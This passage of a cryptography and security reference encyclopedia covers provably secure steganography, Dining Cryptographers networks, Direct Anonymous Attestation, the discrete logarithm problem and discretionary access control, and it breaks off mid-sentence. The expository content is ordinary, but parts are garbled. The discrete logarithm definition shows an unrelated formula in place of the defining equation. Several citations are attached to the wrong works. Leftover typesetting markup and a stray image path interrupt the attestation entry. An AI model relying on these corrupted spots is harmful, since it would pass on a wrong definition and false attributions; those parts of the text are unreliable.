Secure public-key stegosystems can be constructed with the same method as computationally secure stegosystems, replacing the pseudorandom function G_0 (which is used for "encryption") by a public-key cryptosystem that has almost uniform ciphertexts. This property means that the output of the encryption algorithm is computationally indistinguishable from a uniform bit string of the same length.

The definition and several constructions of public-key stegosystems have been introduced by von Ahn and Hopper (Simmons 1984) and by Backes and Cachin (Naor and Shamir 1995). The latter work also goes beyond the case of passive adversaries considered here and models adaptive chosen-covertext attacks, which are similar to adaptive chosen-ciphertext attacks against public-key cryptosystems.

The evolution of the formal approach to stegosystems has gone through the same steps as the development of formal models for cryptosystems. The models and the formulation of corresponding stegosystems that offer provable security have greatly enhanced the understanding of this important area of information security.

Cross-References

Asymmetric Cryptosystem
Covert Channels
Shannon's Model

Symmetric Cryptosystem

Recommended Reading

Anderson RJ, Petitcolas FA (1998) On the limits of steganography. IEEE J Sel Areas Commun 16(4):474–481

Backes M, Cachin C (2005) Public-key steganography with active attacks. In: Kilian J (ed) Proceedings 2nd theory of cryptography conference (TCC 2005). Lecture notes in computer science, vol 3378. Springer, Heidelberg, pp 210–226

Cachin C (2004) An information-theoretic model for steganography. Inf Comput 192(1):41–56. (Preliminary version appeared in Proceedings 2nd Workshop on Information Hiding, 1998) [MathSciNet]

Hopper NJ, von Ahn L, Langford J (2009) Provably secure steganography. IEEE Trans Comput 58(5):662–676
[MathSciNet]

Katzenbeisser S, Petitcolas FAP (2002) Defining security in steganographic systems. In: Delp EJ, Won PW (eds) Security and watermarking of multimedia contents IV. Proceedings of SPIE, international society for optical engineering, vol 4675, pp 260–268

Naor M, Shamir A (1995) Visual cryptography. In: De Santis A (ed) Advances in cryptology: eurocrpyt'94. Lecture notes in computer science, vol 950. Springer, Heidelberg, pp 1–12

Simmons GJ (1984) The prisoners' problem and the subliminal channel. In: Chum D (ed) Advances in cryptology: proceedings of crypto'83. Plenum Press, New York, pp 51–67

von Ahn L, Hopper NJ (2004) Public-key steganography. In: Cachin C, Camenisch J (eds) Advances in cryptology: eurocrpt'2004. Lecture notes in computer science, vol 3027. Springer, Heidelberg, pp 322–339

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_194

Dining Cryptographers (DC) Network

Gerrit Bleumer[53] ✉
(53) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

The Dining Cryptographers (DC) Network is an anonymous communication service between a number of participants who must be connected by a physical communication network with a broadcast messaging service in place.

Background

The DC-Network is a synchronous network protocol by which the participants can broadcast messages anonymously and unobservably (anonymity). A DC-Network can achieve sender and recipient anonymity even against computationally unrestricted attackers. The DC-Network protocol itself requires a network with a broadcast service. It was invented by David Chaum in 1984 (Chaum 1981, 1986, 1988) (hence the name DC-Network) and was somewhat rediscovered by Dolev and Ostrovsky in (1997). Messages can be addressed to one or more intended participants by encrypting them with their respective public encryption keys.

Theory

The basic DC-Network protocol allows one participant at a time to broadcast a message. In order to allow each participant to send at any time, the broadcast channel of the basic DC-Network needs to be allocated in a randomized fashion to all requesting senders. This can be achieved by well-known contention protocols such as (slotted) ALOHA (Tanenbaum 1988).

Consider the basic DC-Network protocol of n participants: P_1, P_2, …, P_n. Messages are strings of k bits. As a preparation, all participants agree on pairwise symmetric keys, that is, randomly chosen bit strings of k bit length. Let us denote the key between P_i and P_j as $k_{i,j}$. Assume participant P_1 wants to send a message m anonymously to all other participants (*anonymous broadcast*). This can be achieved by the basic DC-Network protocol, which works as follows:

- *Compute partial sums*. Each participant $P_i (1 \le i \le n)$ computes the XOR sum s_i of all the keys $k_{i,j} (1 \le j \le n)$ it has exchanged with each other participant $P_j (j \ne i)$, such that $s_i = \sum_{j \ne i} k_{i,j}$. Participant P_1 also adds his message m into his partial sum such that $s_1 = m + \sum_{j \ne 1} k_{i,j}$.
- *Broadcast partial sums*. Each participant P_i broadcasts its partial sum s_i.
- *Compute global sum*. Each participant P_i computes the global sum $s = \sum_{i=1}^{n} s_i = m + \sum_{i=1}^{n} \sum_{j \ne i} k_{i,j} = m$ in order to recover the message m. Note that because $k_{i,j} = k_{j,i}$, all the keys cancel out leaving only m standing out of the global sum.

The basic DC-Network protocol is computationally efficient but requires n reliable broadcasts for each message, and even more in case of resolving message collisions where two or more participants are sending their messages in the same round.

The basic DC-Network protocol runs on any network architecture. If all participants are honest, everyone obtains the message m. Chaum (1988) has proved that the basic DC-Network protocol achieves sender anonymity and recipient anonymity even against computationally unrestricted attackers. However, the proof for recipient anonymity implicitly assumes that the partial sums are broadcast reliably, that is, each message of an honest participant is broadcast to all participants without being modified (Waidner 1990).

DC-Network is the continued execution of the basic DC-Network protocol. In this case, unconditional sender anonymity can be maintained only by using fresh pairwise keys in each round, which is a similar situation as for the *one-time pad* (key). Waidner has proposed to choose the pairwise keys for each round of the basic DC-Network protocol based on a pseudo-random number generator seeded with a selection of messages exchanged in previous rounds of the basic DC-Network protocol. This is more practical, but results in sender anonymity that holds only against computationally restricted attackers (Waidner 1990).

The core idea behind the DC-Network is to substantially involve more participants in each communication than just the intended sender and recipient in order to conceal their sending and receiving within the set of participants. This approach introduces an inevitable vulnerability in case not all of the participants honestly follow the protocol. In fact, the service of a DC-Network can be easily disrupted by one or more cheating participants, who either stop sending their partial sums or sending wrong partial sums or sending too many messages (denial-of-service attack). Disruptions of the DC-Network have been considered by Chaum (1988), Bos and den Boer (1990), and Waidner (1990).

The *key graph* of a DC-Network is the graph where each participant is represented by a vertex and each pairwise key $k_{i,j}$ is represented by an edge connecting the vertices representing P_i and P_j. If the key graph is complete as in the example above, no coalition of non-senders except all of them together gains any information about who sent m. Less complete key graphs can be used in order to reduce the amount of pairwise keys. On the other hand, the less complete the key graph is chosen, the more vulnerable the basic DC-Network protocol is against cheating participants who may collude and exchange their views in and after the basic DC-Network protocol in order to strip away the honest participants' anonymity. Collusions of cheating participants can be represented in the key graph by eliminating their mutual pairwise keys. That is if P_i, P_j are cheating, then we remove the key $k_{i,j}$ from the key graph, which may lead to an unconnected graph. Any participant represented by an unconnected vertex is entirely stripped of its anonymity. Such a participant is fully observable by the collusion of cheating participants. It is worth noting that the key

graph can be chosen independently of the underlying network topology (ring, star, bus, etc.).

Waidner points out in (1990) that reliable broadcast is probably an unrealistic assumption because it cannot be achieved by cryptographic means alone as there is no byzantine agreement against computationally unrestricted active attackers who may arbitrarily control many participants (Lamport et al. 1982). Furthermore, Waidner has shown how to achieve recipient anonymity against computationally unrestricted active attackers by replacing the reliable broadcast by a fail-stop broadcast, where honest participants stop as soon as they receive inconsistent inputs. Fail-stop broadcast can be realized by $O(n)$ messages, each signed by an unconditionally secure authentication code, or more efficiently by a fail-stop signature (Waidner and Pfitzmann 1990).

Compared to MIX-Networks, DC-Networks achieve sender anonymity even against computationally unrestricted active attackers, while MIX networks only achieve sender anonymity against computationally restricted attackers.

Open Problems

Interestingly, no widely accepted formal definitions of sender and recipient anonymity in a network, that is, continued transmission service, has come up yet. Thus, a fully formal treatment of DC-Network protocols is not possible to date. A new approach in this direction was proposed by Schneider and Sidiropoulos (1996) based on the CSP process algebra (Communicating Sequential Processes).

Cross-References

Anonymity
Recipient Anonymity
Sender Anonymity

References

Bos J, den Boer B (1990) Detection of disrupters in the DC protocol. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT’89, Lecture notes in computer science, vol 434.

Springer, Berlin, pp 320–327

Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88

Chaum D (1986) Showing credentials without identification – signatures transferred between unconditionally unlinkable pseudonyms. In: Pichler F (ed) Advances in cryptology: EUROCRYPT'85, Lecture notes in computer science, vol 219. Springer, Berlin, pp 241–244

Chaum D (1988) The dining cryptographers problem: Unconditional sender and recipient untraceability. J Cryptol 1(1):65–75
[MathSciNet]

Dolev S, Ostrovsky R (1997) Efficient anonymous multicast and reception. In: Kaliski BS (ed) Advances in cryptology: CRYPTO'97, Lecture notes in computer science, vol 1294. Springer, Berlin, pp 395–409

Lamport L, Shostak R, Pease M (1982) The Byzantine Generals problem. ACM Trans Program Lang Syst 4(3):382–401

Schneider S, Sidiropoulos A (1996) CSP and anonymity. In: Lotz V (ed) ESORICS'96 (4th European symposium on research in computer security), Rome, Lecture notes in computer science, vol 1146. Springer, Berlin, pp 198–218

Tanenbaum AS (1988) Computer networks, 2nd edn. Prentice-Hall, Englewood Cliffs

Waidner M (1990) Unconditional sender and recipient untraceability in spite of active attacks. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89, Lecture notes in computer science, vol 434. Springer, Berlin, pp 302–319

Waidner M, Pfitzmann B (1990) The dining cryptographers in the disco: Unconditional sender and recipient untraceability with computationally secure serviceability. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89, Lecture notes in computer science, vol 434. Springer, Berlin, p 690

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1742

Direct Anonymous Attestation

Edlira Dushku[54] ✉, Thanassis Giannetsos[55] ✉ and Nicola Dragoni[56] ✉
(54) DTU Compute, Technical University of Denmark (DTU), Kongens Lyngby, Denmark
(55) UBITECH ubiquitous solutions, Athens, Greece
(56) Department of Applied Mathematics and Computer Science, Technical University of Denmark (DTU), Kongens Lyngby, Denmark

✉ **Edlira Dushku**
Email: edldu@dtu.dk

✉ **Thanassis Giannetsos**
Email: atgi@dtu.dk
Email: agiannetsos@ubitech.eu

✉ **Nicola Dragoni (Corresponding author)**
Email: ndra@dtu.dk

Definition

Direct anonymous attestation (DAA) is a platform authentication mechanism that enables the provision of privacy-preserving and accountable services. DAA is based on group signatures that allow remote attestation of a device associated to a trusted component (TC) while offering strong anonymity guarantees. Standardized by the Trusted Computing Group (TCG), DAA retains user anonymity, provides user-controlled unlinkability, and identifies signatures created by compromised devices.

Theory

Toward providing additional system trust assurance, TCG has defined and standardized the security protocols that are necessary for providing a range of attestation services in order to support verifiable evidence on the correct configuration state and/or execution of a remote device, ranging from secure boot to run-time integrity referring to the entire life cycle of the device. Two enablers of trust are of interest toward protecting and proving the *authenticity* and *integrity* of computing platforms. Whereas integrity provides evidence about correctness, authenticity provides evidence of provenance.

These attestation schemes recommend the utilization of a trusted component (TC) (e.g., Trusted Platform Module (TPM)) for signing all necessary generated data structures. However, in many use cases, it is desirable to realize these signing operations in a secure and privacy-preserving manner for protecting user's privacy and reducing the knowledge that external entities can learn about the system. Moreover, the level of protection should be under the user's control. One scheme that provides such protection is direct anonymous attestation (DAA).

There are two variants of DAA: one relying on the use of group signatures schemes while the most recent one supporting elliptic curve cryptography (ECC) built on pairing-friendly elliptic curves. Different from a public key infrastructure (PKI) which is based on a trusted centralized certificate authority (CA) to bind public key pairs to identities, DAA certifies identities locally on the device by shifting the trust from the back-end infrastructure to a TC.


Brickell et al. (2008) and Chen (2010) have identified the following properties of DAA schemes, which have been formally analyzed by Wesemeyer et al. (2020):

- *User-controlled anonymity*. Signer's identity cannot be revealed from a signature and signatures cannot be linked without the signer's consent.
- *User-controlled traceability*. Signatures can be produced only by a TC and they can be linked only with the signer's consent.
- *Non-frameability*. An adversary cannot produce a signature associated with an honest TC.

- *Correctness*. Valid signatures cannot be forged and are verifiable, and linkable, where needed.

A typical DAA scheme consists of the following entities, as shown in Fig. 1:

- *Signer*. A signer or a platform is a combination of a host and a trusted component (TC). The host is a computing platform (e.g., a laptop). The TC is a tamper-resistant hardware device embedded on the host which provides integrity measurement of the host's software state, e.g., a Trusted Platform Module (TPM). A TC is uniquely identified by an endorsement key, sk_T, which is defined during the manufacturing stage, and it is known only by the TC.



Direct Anonymous Attestation, Fig. 1 An overview of a DAA protocol which involves three entities: a signer which consists of a host and a trusted component (TC), an issuer that is trusted third party that certifies the signer, and a verifier which is a third party that verifies signer's signature in a privacy-preserving manner

- *Issuer*. A trusted third party that is responsible for verifying the correctness of the signer, i.e., verifying that the key information derived by the TC is validated by the TC's manufacturer. Upon a successful verification, the issuer grants the attestation key credential *C* to the signer. This credential *C* enables the signer to use a zero-knowledge proof protocol to anonymously sign the attestation message *m* obtained by TC.
- *Verifier*. Any other system entity or third party that can verify a signer's credentials in a privacy-preserving manner using DAA algorithms,

without the need of knowing the signer's identity.

Overall, a DAA scheme enables a signer to prove the possession of the issued credential *C* to a verifier by providing a signature, which allows the verifier to authenticate the signer without revealing the credential *C* and signer's identity. In a nutshell, DAA is essentially a two-step process where, firstly, the registration of a TC executes once and during this phase the TC chooses a secret key (*Setup*). This secret key is stored in secure storage so that the host cannot have access to it. Next the TC talks to the issuer so that it can provide the necessary guarantees of its validity (*Join*). The issuer then places a signature on the public key, producing the attestation identity credential (AIC) *C*. The second step is to use this *C* for anonymous attestations on the signer (*Sign*), using zero-knowledge proofs. These proofs convince a verifier that a message is signed by some key that was certified by the issuer, without knowledge of the TC's *DAA key* or *C* (*V erify*). Indeed, the verifier has to trust that the issuer only issues *C* to valid TCs.

In general, a DAA scheme consists of the following protocols and algorithms, assuming that during manufacture time the TC will have a unique *DAASeed* installed, a non-monotonic counter *cnt*, and the hardware will be endorsed by the manufacturer through means of burning the endorsement key pair sk_T/pk_T into the TC:

- *Setup*. The issuer *I* generates its secret key, sk_I, and publishes its public key pk_I and the ECC algorithm security parameters used for the bilinear pairings. In addition, *I* makes publicly available a list, *RogueList*, with the secret keys of compromised signers that can manipulate the attached TCs. At the setup phase, *RogueList* is initialized as an empty list. A TC generates a DAA key pair – sk_{tc}/pk_{tc} – using the ECC algorithm security parameters and publishes its public key pk_{tc}.
- *Join*. In this operation, the host communicates with the issuer to obtain an attestation key credential to use with its DAA Key. The *join* operation starts when a host *H*, associated to a TC with an endorsement key, sk_T, and a DAA key, sk_{tc}, requests to join a group by sending only a commit value based on sk_T (instead of revealing sk_T), (Step [baseline=(char.base)] [shape=circle,draw,inner sep=2pt] (char) 1; in Fig. 1). The issuer *I* issues the attestation key credential *C* (Step [baseline=(char.base)] [shape=circle,draw,inner sep=2pt] (char) 2;) as a signature $C \leftarrow sign(sk_I,$

sk_T) that can be verified with pk_I: $verify(pk_I, C, sk_T)$. The blind property of the signature allows the issuer to sign sk_T without knowing the value. While a blind signature can be implemented based on a number of public-key encryption schemes, the recent DAA schemes are based on elliptic curves and bilinear pairings. By the end of this protocol, if successful, the device is an authenticated and legitimate member of the overall system/network (hosting a valid TC) and holds the correct attestation key credential.

- *Sign*. Given an attestation message *m*, a (linking) basename *bsn* that identifies the intended verifier (is either unset ($\perp$) or the name string of the verifier), and an optional nonce *n* sent by the verifier for freshness, the TC produces a signature (Step [baseline=(char.base)] [shape=circle,draw,inner sep=2pt] (char) 3;) given as $\sigma_T \leftarrow sign(sk_{tc}, bsn, (m, n))$, which includes two parts: a conventional signature $sign(sk_{tc}, (m, n))$ and a deterministic signature $sign(sk_{tc}, bsn)$. The signer can also selectively disclose a part of attributes from its credential *C*, e.g., disclosing that the signature was created by a TPM of a certain manufacturer or the expiration date of the credential. *DAASign* provides two signature modes so that a user can decide whether a signature should be linkable to other signatures or not. Specifically, signatures leveraging an empty basename, $bsn = \perp$, are fully anonymous, i.e., unlinkable. Alternatively, signatures leveraging non-empty basename are pseudonymous, meaning that signatures under the same *bsn* are linkable, while signatures under different *bsn* are unlinkable.
- *Verify*. Given a message *m*, a basename *bsn*, and a revocation list *RogueList*, a verifier *V* can run a *deterministic* verification algorithm to check that σ_T is valid on *m* with regard to *bsn* and stems from a signer that holds a correct attestation key credential. Specifically, this algorithm allows the verifier to check a signature by returning true if $\sigma_T \in Valid$ and false otherwise (valid) or false ($\sigma_T \notin Valid$) (Step [baseline= (char.base)][shape=circle,draw,inner sep=2pt] (char) 4;). Signatures σ_T created by a key $k \in RogueList$ will be rejected.
- *Link*. This algorithm checks whether two signatures σ and σ' are linked and returns true if they are linked or false if unlinked.

There are many DAA protocols proposed in the literature. They differ from each other mainly from the type of the membership credential that they issue and the zero-knowledge proof that they compute for the attestation. The first DAA scheme was introduced by Brickell et al. (2004) and it was standardized in the TPM 1.2. Security of this DAA scheme is based on the strong RSA problem. To optimize DAA implementation with minimum overhead and much higher efficiency, Chen and Li (2013) proposed a DAA protocol based on elliptic curves (ECC-DAA) for TPM 2.0. TPM 2.0 supports a number of different DAA schemes.

Application

An enhanced version of a DAA scheme, the so-called Intel®Enhanced Privacy ID (EPID), has been deployed to sign enclave attestations in Intel Software Guard Extensions (Intel SGX) technology. Intel EPID can also be used to simplify authentication protocols of IoT devices.

DAA has also been proposed by the standard Universal 2-Factor Authentication (U2F) protocol released by Fido Alliance (2014). One can apply DAA into the Fast IDentity Online (FIDO) authentication framework to eliminate the unacceptably high risk in the FIDO basic attestation scheme that an attestation key is shared across a set of authenticators with identical characteristics. In this application, the TPM creates a new authentication key and generates a fully anonymous signature (by cooperating with the host) to certify that the key is stored properly in the TPM. The FIDO Alliance is in the process of standardizing a specification called FIDO ECDAA.

Open Problems and Future Directions

One current pressing need that affects the applicability of DAA in several safety-critical applications is the execution of a number of heavy crypto operations, especially in the context of the JOIN phase where the pairing of elliptic curves might impose a significant computational overhead to the host that, in turn, affects the execution time which results in the order of seconds. Such a performance restriction is an open challenge that has resulted in a number of research efforts focused on the possible merging of some DAA internal operations in order to meet the strict requirements of

existing standards, which highlight the need to be able to support hundreds of security operations (i.e., signatures and verification) in the order of milliseconds.

As a future work direction, another promising line of research is on the integration of DAA in emerging applications such as intelligent transportation systems (ITS). Seeking to design successful secure and privacy-preserving architectures for vehicle-to-everything (V2X) systems comprising of millions of autonomous vehicles, one has to cater for a number of properties like *anonymity*, *pseudonymity*, *unlinkability*, and *unobservability* and the strict trust requirements of a wide variety of multi-vendor devices and platforms. The security, interoperability, and connectivity in a dynamic network of vehicles, gateways, services, and applications across operations technology and information technology stakeholders require strategic rethinking of policies and processes in the context of cybersecurity, privacy, and trust establishment.

Toward this direction, the pressing need for establishing federated trust between services and vehicles cannot be solely secured with common centralized solutions like PKIs. What is needed are solutions capable of shifting trust from the back-end infrastructure to the edge (i.e., vehicles) in order to reduce the vector of entities for which we want to make sound statements in terms of their configuration, security settings, and trustworthiness; essentially, exclude all infrastructure entities from the trust model and focus on neighboring vehicles. Trusted computing is one approach that enhances the security on these devices by installing a “Root of Trust.” In Whitefield et al. (2017), these roots of trust can be used together with DAA for enhancing the privacy of participating vehicles and their drivers. DAA has the property that only a legitimate signer (e.g., vehicle) can create a valid signature through the use of trusted computing hardware or software. Under DAA, vehicles will be responsible for generating their own pseudonyms resulting in simplified infrastructure models where there is no need for a dedicated entity to take up this role.

Cross-References

Attestation
Authentication
Elliptic Curve Cryptography

Pseudonyms
Trusted Computing
Trusted Computing Group
Trusted Platform Module
Unlinkability
Zero-Knowledge

References

Brickell E, Camenisch J, Chen L (2004) Direct anonymous attestation. In: Proceedings of the 11th ACM conference on computer and communications security, Association for Computing Machinery, CCS'04, pp 132–145

Brickell E, Chen L, Li J (2008) A new direct anonymous attestation scheme from bilinear maps. In: Lipp P, Sadeghi AR, Koch KM (eds) Trusted computing – challenges and applications. Springer, Berlin/Heidelberg, pp 166–178

Chen L (2010) A daa scheme requiring less tpm resources. In: Bao F, Yung M, Lin D, Jing J (eds) Information security and cryptology. Springer, Berlin/Heidelberg, pp 350–365

Chen L, Li J (2013) Flexible and scalable digital signatures in TPM 2.0. In: Proceedings of the 2013 ACM SIGSAC conference on computer & communications security, Association for Computing Machinery, CCS'13, pp 37–48

Fido Alliance (2014) The need for a new authentication model. http://fidoalliance.org/wp-content/uploads/FIDOMessagingWPv1.pdf. Accessed 03 Nov 2020

Wesemeyer S, Newton CJ, Treharne H, Chen L, Sasse R, Whitefield J (2020) Formal analysis and implementation of a TPM 2.0-based direct anonymous attestation scheme. In: Proceedings of the 15th ACM Asia conference on computer and communications security, Association for Computing Machinery, ASIA CCS'20, pp 784–798

Whitefield J, Chen L, Giannetsos T, Schneider S, Treharne H (2017) Privacy-enhanced capabilities for VANETs using direct anonymous attestation. In: 2017 IEEE vehicular networking conference (VNC), pp 123–130

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300288

Disclosure Window

Vulnerability Disclosure Economics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_445

Discrete Logarithm Problem

Dan Gordon[57] ✉
(57) IDA Center for Communications Research, San Diego, CA, USA

✉ **Dan Gordon**
Email: gordon@ccrwest.org

Synonyms

DLP

Definition

Let *G* be a cyclic *group* of order *n*, and *g* be a *generator* for *G*. Given an element $y \in G$, the *discrete logarithm problem* is to find an integer *x* such that

$$u \in F_2^n$$

Background

The discrete logarithm problem has been of particular interest since Diffie and Hellman (Diffie–Hellman Key Agreement) invented a cryptographic system based on the difficulty of finding discrete logarithms (a similar system was created around the same time by Malcolm Williamson at the Government Communications Headquarters (GCHQ) in the UK, but not revealed until years later).

Theory

Any finite *group* may be used for a Diffie-Hellman system, but some are more secure than others. The main groups used are:

- The multiplicative subgroup of a finite field GF(q), with q a prime or a power of 2.
- The points on an elliptic curve E over a finite field (Elliptic Curves)
- The class group of a quadratic number field
- The divisor class group of a hyperelliptic curve of small genus

The fastest algorithm for finding discrete logarithms in prime fields GF(p) is the Number Field Sieve for DLPs. The asymptotic complexity is the same as for factoring, although the linear algebra system is solved modulo $p - 1$ instead of modulo 2, making discrete logarithms harder than factoring problems of the same size.

For fields GF(2^n) the Function Field Sieve is the fastest algorithm. Recent work by Joux, Lercier, Smart, and Vercauteren has shown that these algorithms may be extended to find discrete logarithms in *any* finite field in subexponential time.

Hafner and McCurley gave a subexponential attack for class groups of imaginary quadratic number fields, and Buchmann extended this to real quadratic and, conjecturally, higher-degree number fields.

The Elliptic Curve Discrete Logarithm Problem (ECDLP) was suggested as a basis for cryptosystems in 1985 by Neal Koblitz and Victor Miller. Because no subexponential attack was known for them, much shorter key sizes could be used. Since then, several attacks on special elliptic curves have been developed, but no index calculus attack for general curves are known. Refer the entry on Elliptic Curve Cryptosystems for details.

Applications

As mentioned above, the Diffie-Hellman system was the first cryptographic system depending on the difficulty of the discrete logarithm problem. Since then many other such systems have been proposed, such as the El Gamal digital signature scheme and the Digital Signature Standard. Lenstra and Verheul's XTR system depends on the security of discrete logarithms in GF(p^6), for $p^6 \approx 1024$ bits; torus-based cryptography studies the general concept of these subgroup cryptosystems.

Experimental Results

In 1989 Kevin McCurley gave a challenge problem (McCurley 1990). Let $q = (7^{149} - 1)/6$ and $p = 2 \cdot 739q + 1$. McCurley gave two numbers modulo p which equal 7^x and 7^y for some x and y, and issued a challenge to find 7^{xy}.

The form of p was intended to make it easy to show that p is prime and that 7 is a primitive root modulo p. Unfortunately, soon afterward the number field sieve was discovered, which showed that the special form of this p made the system much less secure. The challenge was broken in 1998 by Weber and Denny using the special number field sieve.

Joux and Lercier found discrete logarithms modulo a nonspecial 130-digit prime in 2005. For fields of characteristic 2, the record is $GF(2^{607})$, which was done in 2001 by Thomé.

In 1997 Certicom issued a series of ECC challenges. The problems ranged from easy (curves over 79-bit fields) to very difficult (359-bit fields). The largest challenge problems solved to date are curves over 109-bit fields. A group lead by Monico solved the challenge for a curve over a prime field in 2002 and a curve over $GF(2^{109})$ in 2004. Generic Algorithms Against DLP for the methods used.

Open Problems

The main unsettled question is the complexity of the discrete logarithm problem for any particular group. A subexponential algorithm for discrete logarithms on general elliptic curves, or a proof that none exists, would have great significance in cryptography, as would improved subexponential, or even polynomial-time algorithms for discrete logarithms in finite fields or class groups of quadratic fields.

Cross-References

Computational Diffie-Hellman Problem
Elliptic Curve Discrete Logarithm Problem
Function Field Sieve
Generic Attacks Against DLP
Number Field Sieve for the DLP

References

McCurley KS (1990) The discrete logarithm problem. In: Cryptology and computational number theory. AMS, Providence, pp 49–74

Odlyzko AM (2000) Discrete logarithms: the past and the future. Design Code Cryptogr 19:129–145 [MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_817

Discretionary Access Control (DAC) Policies

Sabrina De Capitani di Vimercati[58] ✉
(58) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati**
Email: sabrina.decapitani@unimi.it

Synonyms

DAC

Definition

Discretionary access control (DAC) policies enforce access control on the basis of the identity of the requestors and explicit access rules (authorizations) that establish who can, or cannot, execute which actions on which resources.

Background

Governments, commercial businesses, and individuals are all storing information in electronic form. This medium provides a number of advantages over previous physical storage: storage is more compact, transfer is almost instantaneous, and accessing via databases is simpler. The ability to use information more efficiently has resulted in a rapid increase in the value of information. As technology advances and information

management systems become more and more powerful, the problem of enforcing information security also becomes more critical. A fundamental component in enforcing protection is represented by the *access control service* whose task is to control every access to a system and its resources, thus guaranteeing that all and only authorized accesses can be executed. The development of an access control system requires the definition of the regulations (*policies*) according to which access is to be controlled and their implementation as functions executable by a computer system. Among the different kinds of access control policies, the discretionary access control policies are one of the most important and largely used category (Samarati and De Capitani di Vimercati, 2001).

Theory and Application

The Trusted Computer System Evaluation Criteria (TCSEC) defines discretionary access control as

> A means of restricting access to objects based on the identity of subjects and/or groups to which they belong. The controls are discretionary in the sense that a subject with a certain access permission is capable of passing that permission (perhaps indirectly) on to any other subject (unless restrained by mandatory access control)

Discretionary access controls are therefore based on authorizations that state who can exercise given accesses. They are called discretionary as users can be given the ability of passing on their privileges to other users, where granting and revocation of privileges is regulated by an administrative policy. In addition to DAC policies based on positive authorizations, DAC policies based on negative authorizations can also be used. A negative authorization states who cannot exercise given accesses.

Traditionally, positive and negative authorizations have been used in mutual exclusion corresponding to classical *closed* and *open* policy, respectively. Closed policy means that authorizations specify permissions for an access. The closed policy allows an access if there exists a positive authorization for it and denies it otherwise. Open policy means that (negative) authorizations specify denials for an access. The open policy denies an access if there exists a negative authorization for it and allows it

otherwise. The open policy has usually found application only in those scenarios where the need for protection is not strong and by default access is to be granted. Most systems adopt the closed policy, which, denying access by default, ensures better protection.

Vulnerabilities of the Discretionary Policies

Discretionary access control policies restrict access to objects based only on the identity of users who are requesting access. Although it is true that each request is originated because of some user's actions, a more precise examination of the access control problem shows the utility of separating *users* from *subjects*. Users are passive entities for whom authorizations can be specified and who can connect to the system. Once connected to the system, users originate processes (subjects) that execute on their behalf and, accordingly, submit requests to the system. Discretionary policies ignore this distinction and evaluate all requests submitted by a process running on behalf of a user against the authorizations of the user. This aspect makes discretionary policies vulnerable from processes executing malicious programs exploiting the authorizations of the user on behalf of whom they are executing. In particular, the access control system can be bypassed by *Trojan Horses* embedded in programs. A Trojan Horse is a computer program with an apparently or actually useful function, which contains additional *hidden* functions that surreptitiously exploit the legitimate authorizations of the invoking process (e.g., viruses and logic bombs are usually transmitted as Trojan Horses). A Trojan Horse can improperly use any authorization of the invoking user, for example, it could even delete all files of the user (this destructive behavior is not uncommon in the case of viruses). This vulnerability to Trojan Horses, together with the fact that *discretionary policies do not enforce any control on the flow of information once this information is acquired by a process*, makes it possible for processes to leak information to users not allowed to read it. All this can happen without the cognizance of the data administrator/owner and despite the fact that each single access request is controlled against the authorizations. To understand how a Trojan Horse can leak information to unauthorized users despite the discretionary access control, consider the following example: assume that within an organization, Vicky, a top-level manager, creates a file Market containing important information about releases of new products. This information is very sensitive for the

